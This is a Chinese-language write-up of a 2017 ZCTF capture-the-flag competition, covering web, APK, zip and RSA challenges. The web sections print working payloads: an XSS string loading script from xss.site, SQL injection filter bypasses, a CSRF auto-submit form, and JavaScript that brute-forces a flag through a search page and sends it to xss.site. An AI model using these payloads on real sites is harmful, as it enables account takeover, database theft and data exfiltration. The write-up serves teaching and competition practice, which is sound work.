Misc-Sign in

据说有 12s 麒麟臂。

Web-web100


网页设计得很简单，首页只返回了 ha? 没有其他链接，猜到可能会有源码。尝试过后在.index.php.swp 文件中得到 php 源码
限制 flag 参数的 md5 必须为一个固定的 0e 开头的 md5，并在同时在字符串中包含 zctf，然后会输出 flag。写好代码爆破一番得到 zctf00=a8。得到 flag

Web-Find my eyes

一开始会觉得是一个博客站，逻辑比较复杂，后来发现其实只有 contact.php 文件中有一个留言功能，结合网站部署有 csp。猜测是 xss 漏洞。然后测试 4 个参数。只有 textarea 有过滤，其他地方感觉不能正常写入 html。然后 textarea 的过滤相当严格。找了很多用来加载外部资源的 html 关键字都被过滤。然后大师傅发现是高版本的 jquery 库，可以利用 sourceMappingURL 加载外部资源。最后成功的 payload 是
</textarea><script>var a=1//@ sourceMappingURL=//xss.site</script>
在服务器的 http request 里面 user-agent 中发现 flag


Web-easy apk

打开 APK 后发现有两个窗口，一个用于验证用户名密码，一个用于提交邮件，APK 会将用户名密码等信息提交到远程服务器做验证，提交前会对用户的输入做一次简单的加密。
加密函数位于 libnative-lib.so 中的 Change 函数中，如下，主要是使用密钥对数据进行循环的异或加密。在加密前会将输入字符串逆序。加密后转化为十六进制。



```
if ( data_length >= 1 )
{
  key_i = 0;
  data_i = 0;
  do
  {
    data = (char *)*v_a2;
    if ( *(_DWORD *)(*v_a2 - 4) >= 0 )
    {
      sub_2E840(v_a2);
      data = (char *)*v_a2;
    }
    key = (char *)*v_a3;
    v12 = data[data_i];
    if ( *(_DWORD *)(*v_a3 - 4) >= 0 )
    {
      sub_2E840(v_a3);
      key = (char *)*v_a3;
    }
    sprintf(&s, "%.2x", (unsigned __int8)(key[key_i] ^ v12));
    v13 = strlen(&s);
    sub_2DC38((int)v_a1, (int)&s, v13);
    ++key_i;
    ++data_i;
    if ( key_i >= key_length )
      key_i = 0;
  }
  while ( data_i < data_length );
```

在加密前，changekey 函数会对密钥做简单的修改，大概的逻辑是对原字符串每隔 2 个取一个字符。因此，在 java 层传入的密钥“1234567890”经过变换后成为“1470”。



```
int __fastcall changekey(_DWORD *a1, int *a2)
{
  _DWORD *v2; // r8@1
  int *v3; // r5@1
  int i; // r6@1
  int v5; // r4@2
  int v6; // r0@3
  int v8; // [sp+0h] [bp-18h]@2
  char v9; // [sp+4h] [bp-14h]@1
  int v10; // [sp+8h] [bp-10h]@6

  v2 = a1;
  v3 = a2;
  sub_2FCE4(a1, (const char *)&unk_4FC74, (int)&v9);
  for ( i = 0; ; i += 3 )
  {
    sub_2F324(&v8, v3);
    v5 = Strlen((int)&v8);
    sub_2D70C(&v8);
    if ( i >= v5 )
      break;
    v6 = *v3;
    if ( *(_DWORD *)(*v3 - 4) >= 0 )
    {
      sub_2E840(v3);
      v6 = *v3;
    }
    sub_2DC90(v2, *(unsigned __int8 *)(v6 + i));
  }
  return _stack_chk_guard - v10;
}
```

因此根据上面的分析，可以写出与原 APK 逻辑一致的 Python 脚本

```python
import requests

def enc(data):
    key = '1470' * 30
    data = data[::-1]
    result = []
    for i in range(len(data)):
        tmp = ord(key[i]) ^ ord(data[i])
        result.append(tmp)
    return ''.join(['%.2x' % i for i in result])



def step1(username, password):
    reply = requests.post('http://58.213.63.30:10005/', data={'username': enc(username), 'password': enc(password)})
    print reply.text
    return reply.json()



def step2(username, password, mail, title, body):
    # body=40454641&password=0305&title=404546&username=&mail=4645
    reply = requests.post('http://58.213.63.30:10005/mail.php',
                          data={'username': enc(username),
                                'password': enc(password),
                                'mail': enc(mail),
                                'title': enc(title),
                                'body': enc(body)})
    print reply.text
    return reply.json()



if __name__ == '__main__':
    username = '1'
    password = '2'
    mail = '3'
    title = '4'
    body = '5'
    if step1(username, password)['result'] == 'OK':
        step2(username, password, mail, title, body)
```

队里的师傅反编译 apk 后查看逻辑，发现就是将数据内容与密钥 1470 循环亦或后正常的 post 提交。有两个页面，index.php 用来登录 mail.php 用来发邮件。首先发现参数有 sql 关键字的过滤，然后参数内容用‘or 1=1# 发现 user 返回了 admin，但是 result 还是 false，不能进行下一步发邮件的操作。然后思考能不能用 union 或者盲注把 admin 用户的 password 跑出来。但是（）被过滤，不能使用函数，时间盲注不了， 然后 password 字段被过滤，布尔值注入也不能成功。然后发现用 union%0aselect 能成功绕过

过滤，into 被过滤，也不能成功写文件。然后可用的关键字还有 order by。两者结合发现自己 union 注入出来的列和原本的 admin 列同时存在的时候 order by 3。然后回显中出现了 username 的那一列相对字典序要小一点。和盲注差不多就能跑出来了。认证过程放入 step1 函数，注入代码如下

```
    for i in string.printable:
        username = "'or 1=1 union\xa0select 2,'233','%s' order by 3    #"%i
        print username
        if step1(username, password)['username'] == 'admin':
            print last
            break
        last=i
```

注入出来后 md5 解密。第二个接口是 phpmailer 漏洞，结合 hint 根目录不可写，在 upload 目录下写入 php，得到 flag

Web-onlymyself

大概浏览网站，有注册，登陆，修改个人资料，记录 note，搜索 note，提交 bug 这几个功能。

然后挨着测试是否有功能缺陷。admin 是系统自带的，所以猜测 flag 在 admin 用户哪里。可以利用 xss 进入管理员账号。然后发现有交互的功能只存在于提交 bug 那里。然后发现漏洞链接那里存在 xss 漏洞。而且 xss 漏洞进去那个页面存在注入。后来才知道是设计不完善，于是重新思考，猜测会模拟管理员去点击提交的那一个链接，可以利用 javascript 伪协议或者 csrf 漏洞+selfxss。选择的后者，在更改个人资料的时候发现并没有验证 csrftoken,所以写了一个利用 csrf 的 html 网页

```
<form id="ffrom" action="http://58.213.63.30:10003/checkProfile.php" method="POST" id="profile" enctype="multipart/form-data">
<input type="file" id="image" name="image" data-filename-placement="inside" style="left: -179.99px; top: 19.3333px;"></a>
<input class="form-control" name="nick" id="nick" value="<scriimgpt src=//xss.site/1.js>/*">
<input class="form-control" name="age" id="age" value ="2">
<input class="form-control" name="address" id="address" value="</scripimgt>">
<input class="btn btn-primary" id="submit" name="submit" type="submit" value="Submit"></div>
        </form>
<script>submit.click()</script>
```


只要让服务器的 bot 先访问 csrf 网页，在访问首页就可以了。这样能成功 xss 到管理员。但是 cookie 有 httponly 标记，所以不能直接用管理员账号登录。读取了 note.php 网页后发现里面并没有 flag。然后就思考会不会是利用 search.php 枚举 flag。然后写出 js 代码

```
tab="_0123456789abcdefghijklmnopqrstuvwxyz}"
str=''
$.ajaxSettings.async=false
while(true){
  for(i=0;i<tab.length;i++){
    //console.log(tab[i]);
    flag=false
    x=$.get('http://58.213.63.30:10003/search.php?keywords=zctf{'+str+'\'+tab[i]);
    if(x.status==404) flag=true;
    if(!flag) break;
  }
  str+=tab[i];
  console.log(str);
  if(tab[i]=='}') break;
}
location.href=’//xss.site’+str
```

其中有一个小坑，flag 中包含_，而 search.php 代码里 sql 查询用的 like 来判断,直接输入_会被理解为匹配任意单个字符。需要用\转义。$.get 默认是异步提交，用*$.ajaxSettings.async=false* 设置成同步提交，服务器正常执行完成后能够得到 flag

Misc-Russian Zip

伪加密，我们可以利用 010 Editor 编辑器的模板功能，能更好的修改加密位。



```
7:14C0h: 00 00 08 00 00 00 11 00 00 00 66 6C 61 67 2F 73  ..........flag/s
7:14D0h: 65 73 73 69 6F 6E 2E 6C 6F 63 6B 63 60 60 8C 9C  ession.lockc``Œœ
7:14E0h: 98 67 7D 0D 00 50 4B 01 02 1F 00 0A 00 00 00 00  ˜g}..PK.........
7:14F0h: 00 E7 75 2C 4A 00 00 00 00 00 00 00 00 00 00 00  .çu,J...........
7:1500h: 00 05 00 24 00 00 00 00 00 00 00 10 00 00 00 00  ...$............
7:1510h: 00 00 00 66 6C 61 67 2F 0A 00 20 00 00 00 00 00  ...flag/.. .....
7:1520h: 01 00 18 00 93 A1 81 B5 9F 6C D2 01 93 A1 81 B5  ....“¡.µŸlÒ.“¡.µ
7:1530h: 9F 6C D2 01 61 2C 81 B5 9F 6C D2 01 50 4B 01 02  ŸlÒ.a,.µŸlÒ.PK..
7:1540h: 1F 00 14 00 01 00 08 00 E7 75 2C 4A 32 76 9F 2E  ........çu,J2vŸ.
7:1550h: 4B 01 00 00 46 01 00 00 0E 00 24 00 00 00 00 00  K...F.....$.....
7:1560h: 00 00 20 00 00 00 23 00 00 00 66 6C 61 67 2F 6C  .. ...#...flag/l
7:1570h: 65 76 65 6C 2E 64 61 74 0A 00 20 00 00 00 00 00  evel.dat.. .....
7:1580h: 01 00 18 00 82 7A 81 B5 9F 6C D2 01 72 53 81 B5  ....‚z.µŸlÒ.rS.µ
7:1590h: 9F 6C D2 01 72 53 81 B5 9F 6C D2 01 50 4B 01 02  ŸlÒ.rS.µŸlÒ.PK..
7:15A0h: 1F 00 0A 00 00 00 00 00 E8 75 2C 4A 00 00 00 00  ........èu,J....
7:15B0h: 00 00 00 00 00 00 00 00 0C 00 24 00 00 00 00 00  ..........$.....
```

Inspector

Type	Value
Unsigned Short	1
Signed Int	524289
Unsigned Int	524289
Signed Int64	5344776492780355585
Unsigned Int64	5344776492780355585
Float	7.346854e-40
Double	2.07975746201574e+...
String	□
Unicode	□□[illegible]
DOSDATE	00/01/1980
DOSTIME	00:00:02

Template Results - ZIP.bt

Name	Value	Start	Size	Color		Comment
struct ZIPDIRENTRY dirEntry[1]	flag/level.dat	7153Ch	60h	Fg:	Bg:	
char deSignature[4]	PK□□	7153Ch	4h	Fg:	Bg:	
ushort deVersionMadeBy	31	71540h	2h	Fg:	Bg:	
ushort deVersionToExtract	20	71542h	2h	Fg:	Bg:	
ushort deFlags	0	71544h	2h	Fg:	Bg:	
enum COMPTYPE deCompr...	COMP_DEFLATE (8)	71546h	2h	Fg:	Bg:	
DOSTIME deFileTime	14:47:14	71548h	2h	Fg:	Bg:	
DOSDATE deFileDate	01/12/2017	7154Ah	2h	Fg:	Bg:	
uint deCrc	2E9F7632h	7154Ch	4h	Fg:	Bg:	
uint deCompressedSize	331	71550h	4h	Fg:	Bg:	
uint deUncompressedSize	326	71554h	4h	Fg:	Bg:	
ushort deFileNameLength	14	71558h	2h	Fg:	Bg:	
ushort deExtraFieldLength	36	7155Ah	2h	Fg:	Bg:	


输出

```
Executing template 'D:\Tool-CTF\Tools\CTF工具\Misc\文件修改\010Editor V3.1.2 汉化修正\ZIP.bt' on 'C:\Users\wings\Desktop\ZCTF\MISC\ZIP.zip'...
Template executed successfully.
```

deFlags 都修改为 0


修改保存后，就能成功解压了。

后面队友发现，这是 minecraft，游戏文件，打开后，FLAG 在游戏地图中。




Misc-whisper

PNG 用 stegsolve 打开看到某通道里有三个人名，rsa 的作者，此为 hint1。
打开 starhere.exe，看到如下：



```
v59 = 0;
v0 = sub_401720(std::cout, "Enter flag 1:");
std::basic_ostream<char,std::char_traits<char>>::operator<<(v0, sub_401960);
v1 = std::basic_ios<char,std::char_traits<char>>::widen(std::cin + *(_DWORD *)(std::cin + 4), 10);
sub_401A50((int)&Memory, std::cin, v1);
v2 = v14;
v3 = (void **)Memory;
if ( v13 == 44 )
{
  v4 = 0;
  while ( 1 )
  {
    v5 = &Memory;
    if ( v2 >= 0x10 )
      v5 = v3;
    if ( sub_401000(*((_BYTE *)v5 + v4), (unsigned __int64)*((_BYTE *)v5 + v4) >> 32) != *(&v15 + v4) || v6 )
      break;
    if ( ++v4 == 44 )
    {
      v7 = "Correct!";
      goto LABEL_10;
    }
  }
}
v7 = "Wrong!";
ABEL_10:
```


44 个字节，每个字节逐位判断，这里有两个方法，第一个方法比较暴力，直接爆破字节看进 correct 的次数，用 angr 什么的都可以。第二个就是自己分析了。主要是 sub_401000 函数。进去后发现：




```
v15 = a2;
v2 = 65537;
v3 = 1;
v14 = 0;
v4 = 0;
v13 = 32;
v16 = a1;
do
{
  v5 = sub_4029C0(__PAIR__(v4, v3), 2344088051i64);
  v3 = v5;
  v4 = v6;
  if ( v2 & 1 )
  {
    LODWORD(v7) = sub_402980(v5, v6, v16, v15);
    v3 = sub_4029C0(v7, 2344088051i64);
    v4 = v8;
  }
  LODWORD(v9) = sub_402980(v16, v15, v16, v15);
  v16 = sub_4029C0(v9, 2344088051i64);
  v2 = __PAIR__(v14, v2) >> 1;
  v15 = v10;
  v11 = v13-- == 1;
  v14 >>= 1;
}
while ( !v11 );
return v3;
```

一个 rsa，和 hint1 的提示相符，e 是 65537，n 是那串，随便就能分解，太小了，然后解 4010b0 里面的那 44 个数即可：

```
n=2344088051
p=46099
q=50849

e=65537

import primefac
d=primefac.modinv(e,(p-1)*(q-1))%((p-1)*(q-1))

v=[1]*100
v[15] = 622838535
v[16] = 0x1E53E463
v[17] = 0x217153B7
v[18] = 0xED044EB
v[19] = 0x26EC91AF
v[20] = 0x4F8C7090
v[21] = 0x45E4F9BB
v[22] = 0x26EC91AF
v[23] = 0x6D04B642
v[24] = 0x26EC91AF
v[25] = 0xFF559EE
v[26] = 0x1E53E463
v[27] = 0x55C81190
v[28] = 0x55C81190
```




```
v[29] = 0x58006440
v[30] = 0x217153B7
v[31] = 0x26EC91AF
v[32] = 0x35F1D9B2
v[33] = 0x4D3D8957
v[34] = 0x35F1D9B2
v[35] = 0x26EC91AF
v[36] = 0x7172720E
v[37] = 0x1E53E463
v[38] = 0x6AC5D9F7
v[39] = 0x58006440
v[40] = 0x4710F19D
v[41] = 653037999
v[42] = 1476420672
v[43] = 561075127
v[44] = 2095854527
v[45] = -2030465449
v[46] = 1439175056
v[47] = 1476420672
v[48] = 1439175056
v[49] = 653037999
v[50] = 508814435
v[51] = 561075127
v[52] = 653037999
v[53] = 839707766
v[54] = 1829025346
v[55] = 1751579215
v[56] = 1476420672
v[57] = 695921644
v[58] = 872207435
for i in range(15,59):
        print chr(pow(v[i],d,n)% 256) ,
```



```
"D:\Program Files\python\python.exe" E:/workspace/zctf/rsa.py
Hint 2: a hidden RAR file, encxded in base64

Process finished with exit code 0
```

